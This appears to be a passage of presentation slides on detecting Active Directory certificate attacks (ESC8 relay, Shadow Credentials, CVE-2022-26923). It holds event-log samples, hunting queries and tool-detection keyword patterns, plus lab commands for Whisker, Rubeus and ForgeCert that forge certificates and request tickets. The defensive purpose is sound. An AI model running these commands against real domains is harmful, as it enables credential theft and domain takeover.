ux9pXhCLyVQq46ETxpGJsLJW0E0JQyCv7fJot4TB8L4en1XZmDinJMU/82che6MkcdIGJibHXhA4qoLbkNfKw5WMA3rT5aewAZRyu1qN3RZ  
E7cwTwy2D2tXcwonawrU+/qa514GVRux8Sdr0cwnsHMMyFCMTKQLHrPyrZGdKE79D6xiq/8hYYVznKrK7xdsajzPrDL6jZGpOwrQ7Dn99EQI  
yrwB9ipOfjxmt++ug3k8yrRvgszwHY+DAuKVNejgIORAMxoAL1TUuH1vt8BSmqJpDVng1swDsBKjxwBSdABm2NjyRXLc+JskoVzG6hEnv2  
uom12kSrZZkPv53cE/HAa7N/PrQakgJ90s3XYx5dGbLGjPlu2BpeNgGmbQkGGEKD5hBJI87b+n/Qb4WmaZqI9/zGfXJ3gRrzzPtcmInv9DB
```

ESC8 – NTLM Relay to AD CS HTTP Endpoints. Useful events

- Machine accounts are not supposed to use the manual way of requesting certificates via HTTP-based interface, so it doesn't make sense to render them on the Certificate Authority Web Enrollment service.
- However it is possible to request certificate using any published template. To enroll certificate it is needed to send specifically crafted HTTP request to the CA Web Enrollment service.
- Detect NTLM Relay to AD CS HTTP Endpoints by collecting AD CS IIS log files and hunt for a cs-username are having \$ sign.

The screenshot shows the 'Payload' tab of a browser's developer tools. The URL is `certfnsh.asp`. The 'Form Data' section is expanded, showing a 'newreq' mode. The main content is a 'CertRequest' field containing a long Base64-encoded string. Below this is the 'CertAttrib' field with the value 'CertificateTemplate:AnyECU2'. Other fields like 'UserAgent' and 'FriendlyType' are also visible.

```
#Software: Microsoft Internet Information Services 10.0
#Version: 1.0
#Date: 2022-05-17 20:20:00
#Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip cs(User-Agent) cs(Referer) sc-status sc-substatus sc-win32-status time-taken
2022-05-17 20:26:44 10.3.132.46 GET /certsrv/certfnsh.asp - 80 - 10.3.132.23 - - 401 2 5 1
2022-05-17 20:26:44 10.3.132.46 GET /certsrv/certfnsh.asp - 80 DEMO\DC$ 10.3.132.23 - - 200 0 0 19
2022-05-17 20:27:00 10.3.132.46 POST /certsrv/certfnsh.asp - 80 DEMO\DC$ 10.3.132.23 Mozilla/5.0+(X11;+Linux+x86_64;+rv:78.0)+Gecko/20100101+Firefox/78.0 - 200 0 0 15731
2022-05-17 20:27:00 10.3.132.46 GET /certsrv/certnew.cer ReqID=181 80 DEMO\DC$ 10.3.132.23 - - 200 0 0 0
```

C:\inetpub\logs\LogFiles\W3SVC1\u_ex*.log

ESC8 – NTLM Relay to AD CS HTTP Endpoints. Let's hunt!

Any NTLM-relay with forced authentication attack (Printer Bug, PetitPotam, etc...) will lead to NTLM authentication on target host (CA in this case) from victim machine (DC in this case).

This behavior is very suspicious, search for suspicious logon events (EventID 4624) on the CA servers from machine accounts that were made using NTLM:

EventID:4624 AND TargetUserName.keyword:/.\\$/ AND AuthenticationPackageName:"NTLM" AND Hostname:("ca.demo.local" OR "subca.demo.local")*

Time ▼	EventID	Hostname	TargetUserName	AuthenticationPackageName
> May 18, 2022 @ 22:46:05.852	4624	ca.demo.local	DC\$	NTLM
> May 18, 2022 @ 22:34:22.371	4624	ca.demo.local	DC\$	NTLM

Use certificates to request TGTs. Useful events

Event Properties - Event 4768, Microsoft Windows security auditing.

General Details

A Kerberos authentication ticket (TGT) was requested.

Account Information:

Account Name:	DCS
Supplied Realm Name:	demo.local
User ID:	DEMO\DCS

Machine account (ends with \$)

Service Information:

Service Name:	krbtgt
Service ID:	DEMO\krbtgt

Network Information:

Client Address:	::ffff:10.3.132.26
Client Port:	57977

Additional Information:

Ticket Options:	0x40800010
Result Code:	0x0
Ticket Encryption Type:	0x17
Pre-Authentication Type:	16

Non empty certificate information fields

Certificate Information:

Certificate Issuer Name:	demo-CA
Certificate Serial Number:	1E000000BF3EBEC293CFF2D8010000000000BF
Certificate Thumbprint:	0D0E7E3FA2F89DA7FB7C77F5570F32011E7DCCFC

https://t.me/learningsnets

A Kerberos authentication ticket (TGT) was requested.

Account Information:

Account Name:	simpleuser
Supplied Realm Name:	demo.local
User ID:	DEMO\simpleuser

User account

Service Information:

Service Name:	krbtgt
Service ID:	DEMO\krbtgt

Network Information:

Client Address:	::ffff:10.3.132.26
Client Port:	58051

Additional Information:

Ticket Options:	0x40800010
Result Code:	0x0
Ticket Encryption Type:	0x17
Pre-Authentication Type:	16

Non empty certificate information fields

Certificate Information:

Certificate Issuer Name:	demo-CA
Certificate Serial Number:	1E000000B2474234F44E616B9A0000000000B2
Certificate Thumbprint:	BFC37C55F91C40AB1578EBD39CC596852DC1F76A

Use certificates to request TGTs. Let's hunt it

Search for TGT requests (EventID 4768) from computer accounts that were made using PKINIT:

EventID:4768 AND CertIssuerName: AND TargetUserName.keyword:/.*\\$/*

Time ▾	EventID	TargetUserName	CertIssuerName	CertSerialNumber	CertThumbprint
> May 18, 2022 @ 01:10:28 ⊕ ⊖	4768	DC\$	demo-CA	1E000000B838DF78B2642C43A10000000000B8	5F2645901CDC664778C88A0118E78F1CADD235ED
> May 16, 2022 @ 20:31:15.311	4768	DC\$	demo-CA	1E000000B086A9885EE1F8A8AA000000000B0	2E3D5FC8C451A333DF3815C76E12AAB5D5E585F5

Search for TGT requests (EventID 4768) from non computer accounts that were made using PKINIT except of the user's whitelist:

EventID:4768 AND CertIssuerName: AND -TargetUserName.keyword:/.*\\$/ AND -TargetUserName:("known_user_with_smartcard1 " OR "known_user_with_smartcard2")*

Time ▾	EventID	TargetUserName	CertIssuerName	CertSerialNumber	CertThumbprint
> May 18, 2022 @ 01:08:16.822	4768	simpleuser	demo-CA	1E000000B2474234F44E616B9A0000000000B2	BFC37C55F91C40AB1578EBD39CC596852DC1F76A
> May 17, 2022 @ 14:44:24.867	4768	simpleuser	demo-CA	1E000000B2474234F44E616B9A0000000000B2	BFC37C55F91C40AB1578EBD39CC596852DC1F76A

AD CS attacks tools usage detection. Useful events

Use any process create event with command line field to find execution of the Certify/ForgeCert tools (or any other tool that may appear in the future) by specific command line arguments, process name (some dummy "hackers" may use tools even without renaming) or OriginalFileName attribute from the VERSIONINFO

Event Properties - Event 4688, Microsoft Windows security auditing.

General Details

A new process has been created.

Creator Subject:

- Security ID: DEMO\dadmin
- Account Name: dadmin
- Account Domain: DEMO
- Logon ID: 0x79110

Target Subject:

- Security ID: NULL SID
- Account Name: -
- Account Domain: -
- Logon ID: 0x0

Process Information:

- New Process ID: 0x648
- New Process Name: C:\Tools\Certify.exe
- Token Elevation Type: %%1938
- Mandatory Label: Mandatory Label\Medium Mandatory Level
- Creator Process ID: 0x23c4
- Creator Process Name: C:\Windows\System32\cmd.exe
- Process Command Line: Certify.exe find /vulnerable

Event Properties - Event 1, Sysmon

General Details

Process Create:

- RuleName: -
- UtcTime: 2022-05-14 11:11:04.026
- ProcessGuid: {90673466-8e48-627f-9a10-000000004200}
- ProcessId: 10280
- Image: C:\Temp\ForgeCert\ForgeCert.exe
- FileVersion: 1.0.0.0
- Description: ForgeCert
- Product: ForgeCert
- Company: -
- OriginalFileName: ForgeCert.exe
- CommandLine: ForgeCert.exe --CaCertPath C:\Temp\demo-CA.p12 --CaCertPassword 123 --SubjectAltName dadmin@demo.local --NewCertPath C:\Temp\dadmin.pfx --NewCertPassword P@ssword
- CurrentDirectory: C:\Temp\ForgeCert\
- User: DEMO\simpleuser

Certify/ForgeCert tools command line

Let's hunt it!

Search for unique Certify tool default process name/OriginalFileName or command line arguments:

```
CommandLine:(*certify* OR *pkiobjects* OR (*enrollcert* AND *onbehalfof*) OR (*find* AND *clientauth*) OR (*find* AND *enrolleeSuppliesSubject*) OR (*find* AND *vulnerable*) OR (*find* AND *showAllPermissions*) OR (*find* AND *json* AND *outfile*) OR (*request* AND *altname*)) OR CommandLine.keyword:(/* \ca\.* / AND /* \template\.* /) OR CommandLine.keyword:(/* \ca\.* / AND /* \id\.* /) OR (CommandLine:*download* AND CommandLine.keyword:(/* \ca\.* / AND /* \id\.* /)) OR OriginalFileName:"Certify.exe"
```

Time ▾	Channel	EventID	Category	CommandLine
> May 14, 2022 @ 01:14:05.383	Security	4688	Process Creation	Certify.exe request /ca:ca\demo-ca /template:SubCA3
> May 14, 2022 @ 00:59:21.931	Security	4688	Process Creation	Certify.exe cas


Search for unique ForgeCert tool default process name/ OriginalFileName or command line arguments:

```
CommandLine:(*ForgeCert* OR (*CaCertPath* AND *SubjectAltName*) OR (*NewCertPassword* AND *NewCertPath*) OR (*CaCertPath* AND *CaCertPassword*)) OR OriginalFileName:"ForgeCert.exe"
```

Time ▾	Channel	EventID	Category	CommandLine
> May 14, 2022 @ 13:49:54.479	Security	4688	Process Creation	ForgeCert.exe --CaCertPath C:\Temp\demo-CA.p12 --CaCertPassword 123 --SubjectAltName dadmin@demo.local --NewCertPath C:\Temp\dadmin.pfx --NewCertPassword P@ssword
> May 14, 2022 @ 13:49:54.479 https://t.me/learningnets	Microsoft-Windows-Sysmon/Operational	1	Process Create (rule: ProcessCreate)	ForgeCert.exe --CaCertPath C:\Temp\demo-CA.p12 --CaCertPassword 123 --SubjectAltName dadmin@demo.local --NewCertPath C:\Temp\dadmin.pfx --NewCertPassword P@ssword

Shadow Credentials

- Windows Hello for Business (WHfB) is a replacement of traditional password based authentication with a key based trust model. The public key is stored in the msDS-KeyCredentialLink and private one in the TPM or other certificate store.
- When trying to pre-authenticate with PKINIT, the KDC will check that the authenticating user has knowledge of the matching private key, and a TGT will be sent if there is a match.
- There are multiple scenarios where an attacker can have control over an account that has the ability to edit the msDS-KeyCredentialLink attribute of other objects (e.g. member of a Key Admins or Enterprise Key Admins domain groups, has overly ACEs, etc.).



Shadow Credentials

This allows attackers to create a key pair, append to raw public key in the attribute, and obtain persistent and stealthy access to the target object (can be a user or a computer).

```
cmd.exe \\WS: cmd.exe
C:\Tools>.\Whisker.exe add /target:"ws$" /domain:"demo.local" /dc:"dc.demo.local"
/path:"cert.pfx" /password:"P@ssword"
[*] Searching for the target account
[*] Target user found: CN=WS,OU=Workstations,DC=demo,DC=local
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID 43a78f2b-874d-4447-83dc-7643d4205995
[*] Updating the msDS-KeyCredentialLink attribute of the target object
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Saving the associated certificate to file...
[*] The associated certificate was saved to cert.pfx
[*] You can now run Rubeus with the following syntax:

Rubeus.exe asktgt /user:ws$ /certificate:cert.pfx /password:"P@ssword" /domain:dem
o.local /dc:dc.demo.local /getcredentials /show
```

The screenshot shows the 'WS Properties' dialog box with the 'Attribute Editor' tab selected. The 'Attributes' list contains the following entries:

Attribute	Value
msDS-GeoCoordinatesAltit...	<not set>
msDS-GeoCoordinatesLati...	<not set>
msDS-GeoCoordinatesLon...	<not set>
msDS-HABSeniorityIndex	<not set>
msDS-HostServiceAccount	<not set>
msDS-KeyCredentialLink	B:828:0002000020000157B0EBD8A07
msDS-KrbTgtLink	<not set>
msDS-LastFailedInteractiv...	<not set>
msDS-LastKnownRDN	<not set>
msDS-LastSuccessfulInter...	<not set>
msDS-NcType	<not set>
msDS-NeverRevealGroup	<not set>
msDS-ObjectSoa	<not set>
msDS-PhoneticCompanyN...	<not set>

Buttons for 'Edit' and 'Filter' are visible at the bottom of the dialog.

Shadow Credentials. Useful events

Detect setting up of the ms-DS-Key-Credential-Link attribute by auditing changes to the account's object attribute.

Event Properties - Event 5136, Microsoft Windows security auditing.

General Details

A directory service object was modified.

Subject:

Security ID:	DEMO\WSS
Account Name:	WSS
Account Domain:	DEMO
Logon ID:	0x1ED0EDD

Directory Service:

Name:	demo.local
Type:	Active Directory Domain Services

Object:

DN:	CN=WS,OU=Workstations,DC=demo,DC=local
GUID:	CN=WS,OU=Workstations,DC=demo,DC=local
Class:	computer

Attribute:

LDAP Display Name:	msDS-KeyCredentialLink
Syntax (OID):	2.5.5.7
Value:	B:828:<Binary>;CN=WS,OU=Workstations,DC=demo,DC=local

Operation:

Type:	Value Added
Correlation ID:	{a7cda4c6-72bf-43d8-b750-07aa0ddae2fc}
Application Correlation ID:	-

Event Properties - Event 4662, Microsoft Windows security auditing.

General Details

An operation was performed on an object.

Subject:

Security ID:	DEMO\WSS
Account Name:	WSS
Account Domain:	DEMO
Logon ID:	0x1ED0EDD

Object:

Object Server:	DS
Object Type:	computer
Object Name:	CN=WS,OU=Workstations,DC=demo,DC=local
Handle ID:	0x0

Operation:

Operation Type:	Object Access
Accesses:	Write Property
Access Mask:	0x20
Properties:	Write Property {9b026da6-0d3c-465c-8bee-5199d7165cba} {5b47d60f-6090-40b2-9f37-2a4de88f3063} {bf967a86-0de6-11d0-a285-00aa003049e2}

ms-DS-Key-Credential-Link GUID

Additional Information:

Parameter 1:	-
Parameter 2:	-

Shadow Credentials. Let's hunt it!

Search for user or machine account's object modifications:

EventID:5136 AND OperationType:"%%14674" AND AttributeLDAPDisplayName:"msDS-KeyCredentialLink"

Time	EventID	SubjectUserName	OperationType	ObjectDN	ObjectClass	AttributeLDAPDisplayName	AttributeValue
> May 15, 2022 @ 23:59:08.088	5136	WS\$	Value Added	CN=WS,OU=Workstations,DC=demo,DC=local	computer	msDS-KeyCredentialLink	B:828:%%14672:CN=WS,OU=Workstations,DC=demo,DC=local

Search for operations that were made on an user or machine account's object:

EventID:4662 AND AccessList:"%%7685" AND Properties:"{5b47d60f-6090-40b2-9f37-2a4de88f3063}"

Time	EventID	SubjectUserName	AccessList	ObjectName	Properties
> May 15, 2022 @ 23:59:04.074	4662	WS\$	Write Property	%{ea82069d-4e69-4d31-b083-f323d1b0098c}	%%7685 {9b026da6-0d3c-465c-8bee-5199d7165cba} ms-DS-Key-Credential-Link GUID {5b47d60f-6090-40b2-9f37-2a4de88f3063} {bf967a86-0de6-11d0-a285-00aa003049e2}

WS Properties

Attributes:

Attribute	Value
objectClass	top; person; organizationalPerson; user; computer
objectGUID	ea82069d-4e69-4d31-b083-f323d1b0098c
objectSid	S-1-5-21-3970906361-1696223450-2713567039-1

Shadow Credentials. Useful events

Detect TGT requests that were made using PKINIT.

```
\\WS: cmd.exe
C:\Tools>Rubeus.exe asktgt /user:ws$ /certificate:cert.pfx /password:"P@ssword" /domain:demo.local /dc:dc.demo.local /getcredentials /show

Rubeus
v1.6.4

[*] Action: Ask TGT
[*] Using PKINIT with etype rc4_hmac and subject: CN=ws$
[*] Building AS-REQ (w/ PKINIT preauth) for: 'demo.local\ws$'
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFDCCBXigAwIBBaEDAgEwoIENDCCBjhggSUMIIEkKADAgEFOQwbCkRFTU8uTE9DQUYiHzAdoAMC
AOKhFjAUGwZrcmJ0Z3QbCmRlbW8ubG9jYWyjggRYMIEVKADAgESoQMAQK1ggRgBIIeQsRaxrBiQ8n1
b7xmcIs1oabtMg0p9i719nRKA CZTgUJndcEwQIaPevkuwIF+Vqo1j71fPaSAYP1MgXgc4UslDexMTz5j
dsgB2n+iiIXEdaiDDkCfmz2/ca7W9EhQHS9U7Em3NyPOcEFhr3tIfXXWE4uFgrM0iWjmbcdF9ZTjosLb
B6/1+a6vFRIQW00xLxyvEeSgV9LqsvtLKMGTGtXgIJrGpA9z19sE35AqM391ZCKKqyQyFBL+b8zuMAe0
qA/0egX8FiTDapSd0n8AFB26G7aaV4UAiVzYEPygnndwm7zGB0oVIAqj3XEAh1vmOIMz2cWoxmn1puD
/Lqpf+3CUCQCQO/93qXwvLzFf6dMOAaFfeagpJCT7Mfg7Xwj+8BB3Im2n9NrTKzXkudjPiG+CEbkW80
GTwwa+4dvFdyNzjwqU/Q46nMC+oghdPVT/vIwFcxuadQ44jE4SKcSvS/JXdZxHFpmG2Wnp8R7VtjC8+
V661G1VfYu3XYEC0BQI4+zXv/RM/VA/WP+lmMpPnrTS+P6FFMMzCuG9SqrLrd09LsZzYvqFS+DHe5lyax
za55IRqphkMf1aqmNnyHzMwwoaKWr3+DBfHsNMG2rwTYR+s8EiHAMMUSc3213Cjhm1efEc9311UBSTLA
F7d5DV7z1jP1PIuXb0kOhZHfPGCCgCAMNyzgC/bIwkBZGeiPwTbK40JVBi5T0pA7s5FEx/UKFUVFB1VR
PcRtt7jleHSV82NQsXmpOvwnwoDKBt2k878ltw6m1r0EjXD7KCqFlqKltB7QVLQNUw9gG8gFssxZXZP5
DStHzm4G6Wd0lZveJL/H2an76oqy7tDLiJ9xMJYe+I8V10IEI2KSMVUS9nj1k13wr9g8MG73h+S5WnQ
+WtkYN2BhGEUxw+KvNq0zNZUGIbXE37eG6WLj8I2sUnfvfp8CiY41uMcLz1CeCmXjiwzjeKhG7PUA0AG
SWZILzoh8vHbxv6kt0/wPKS5aunyLOSd63ourGr2pQNR/w6rwJRKf33492AnI07sXvRXPo/XvPi/FE0G
RoH/ooo3AwLkqDoNGQPy1Zpkx6iGdxrA6ItoRi012mBK55yuZuuzXvpBC2pPir36/Rp3ABW4FwmAD+eD
+186zd7Aary0Gh5s00cQqRfZFHAsvgXhzcCB+lgyM2VvFqfD7U7tceDZF6H7EFRjH+a/nXhA5fV7CdhQ
jMKM3dhA020eLTP0pD2DQmA79IfJpqq3W0meePKrN2QXxv61fzGQdcACKxh3DtAqNEbgwMMWwo+dtA/Q
2QJCMWNNHh681g3U2J0EgdVcAr9ba7i+81JAog2xPh4YrQmNxKdIAZqHViFX40R6vgu00S0qct4t+ba
uan8CMBXOEyInWety6QBD7etLP2FhpFzaHhD1bESR58Ldj9R89svUEJZjfeAR1P2QJGq8Hnmyq0KH508
MeqjgcswgciGAWIBAKKBwASBvX2BuJCbT6CBtDCBsTCBraqAbMBmgAwIBF6ESBBcFXMm6y5CFuEoTDVue
tN6yoQwbCkRFTU8uTE9DQUYiEDA0oAMCAQGHbzAFGwN3cy5jBwMFAEDhAACLERgPMjAyMjA1MTUyMTIz
NDVaphEYDzIwMjIwNTE2MDcyMzQ1WqcRGA8yMDIyMDUyMjIxMjM0NvQoDBsKREvNTy5MT0NBTKtFB2g
AwIBAQEWMBQbBmtyYnRndBsKZGVtby5sb2NhbA==

ServiceName      : krbtgt/demo.local
ServiceRealm    : DEMO.LOCAL
UserName        : ws$
UserRealm       : DEMO.LOCAL
StartTime       : 5/15/2022 10:23:45 PM
EndTime         : 5/16/2022 8:23:45 AM
RenewTill       : 5/22/2022 10:23:45 PM
Flags           : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType         : rc4_hmac
E8s3s4(key)    : r1:2UsU(:7h:Ew1bnrTeg==
```

Event Properties - Event 4768, Microsoft Windows security auditing.


General Details

A Kerberos authentication ticket (TGT) was requested.

Account Information:	
Account Name:	WSS
Supplied Realm Name:	demo.local
User ID:	DEMO\WSS
Service Information:	
Service Name:	krbtgt
Service ID:	DEMO\krbtgt
Network Information:	
Client Address:	::ffff:10.3.132.26
Client Port:	57530
Additional Information:	
Ticket Options:	0x40800010
Result Code:	0x0
Ticket Encryption Type:	0x17
Pre-Authentication Type:	16
Certificate Information:	
Certificate Issuer Name:	ws\$
Certificate Serial Number:	614E61B38C531489
Certificate Thumbprint:	1437C371796FE0AD411DAE7FE57382BF604AC5BC

CVE-2022-26923 vulnerability. Useful events

Detect new computer accounts, and changes of old ones where dnsHostName is set the same as a DCs' or differ from the machine name:



Event Properties - Event 4742, Microsoft Windows security auditing.

General Details

A computer account was changed.

Subject:


- Security ID: DEMO\WSS
- Account Name: WSS
- Account Domain: DEMO
- Logon ID: 0x4187C09

Computer Account That Was Changed:

- Security ID: DEMO\WSS
- Account Name: WSS
- Account Domain: DEMO

Changed Attributes:

- SAM Account Name: -
- Display Name: -
- User Principal Name: -
- Home Directory: -
- Home Drive: -
- Script Path: -
- Profile Path: -
- User Workstations: -
- Password Last Set: -
- Account Expires: -
- Primary Group ID: -
- AllowedToDelegateTo: -
- Old UAC Value: -
- New UAC Value: -
- User Account Control: -
- User Parameters: -
- SID History: -
- Logon Hours: -
- DNS Host Name: dc.demo.local
- Service Principal Names: -



Event Properties - Event 4741, Microsoft Windows security auditing.

General Details

A computer account was created.

Subject:

- Security ID: DEMO\simpleuser
- Account Name: simpleuser
- Account Domain: DEMO
- Logon ID: 0x41FA3FA

New Computer Account:

- Security ID: DEMO\evilmachine\$
- Account Name: evilmachine\$
- Account Domain: DEMO

Attributes:

- SAM Account Name: evilmachine\$
- Display Name: -
- User Principal Name: -
- Home Directory: -
- Home Drive: -
- Script Path: -
- Profile Path: -
- User Workstations: -
- Password Last Set: 5/19/2022 1:39:58 AM
- Account Expires: <never>
- Primary Group ID: 515
- AllowedToDelegateTo: -
- Old UAC Value: 0x0
- New UAC Value: 0x80
- User Account Control: 'Workstation Trust Account' - Enabled
- User Parameters: -
- SID History: -
- Logon Hours: <value not set>
- DNS Host Name: dc.demo.local
- Service Principal Names: HOST/evilmachine, RestrictedKrbHost/evilmachine

CVE-2022-26923 vulnerability. Let's hunt it!

Search for changes to the dnsHostName of the computer account or the creation of a new machine with the specified dnsHostName as a DCs':


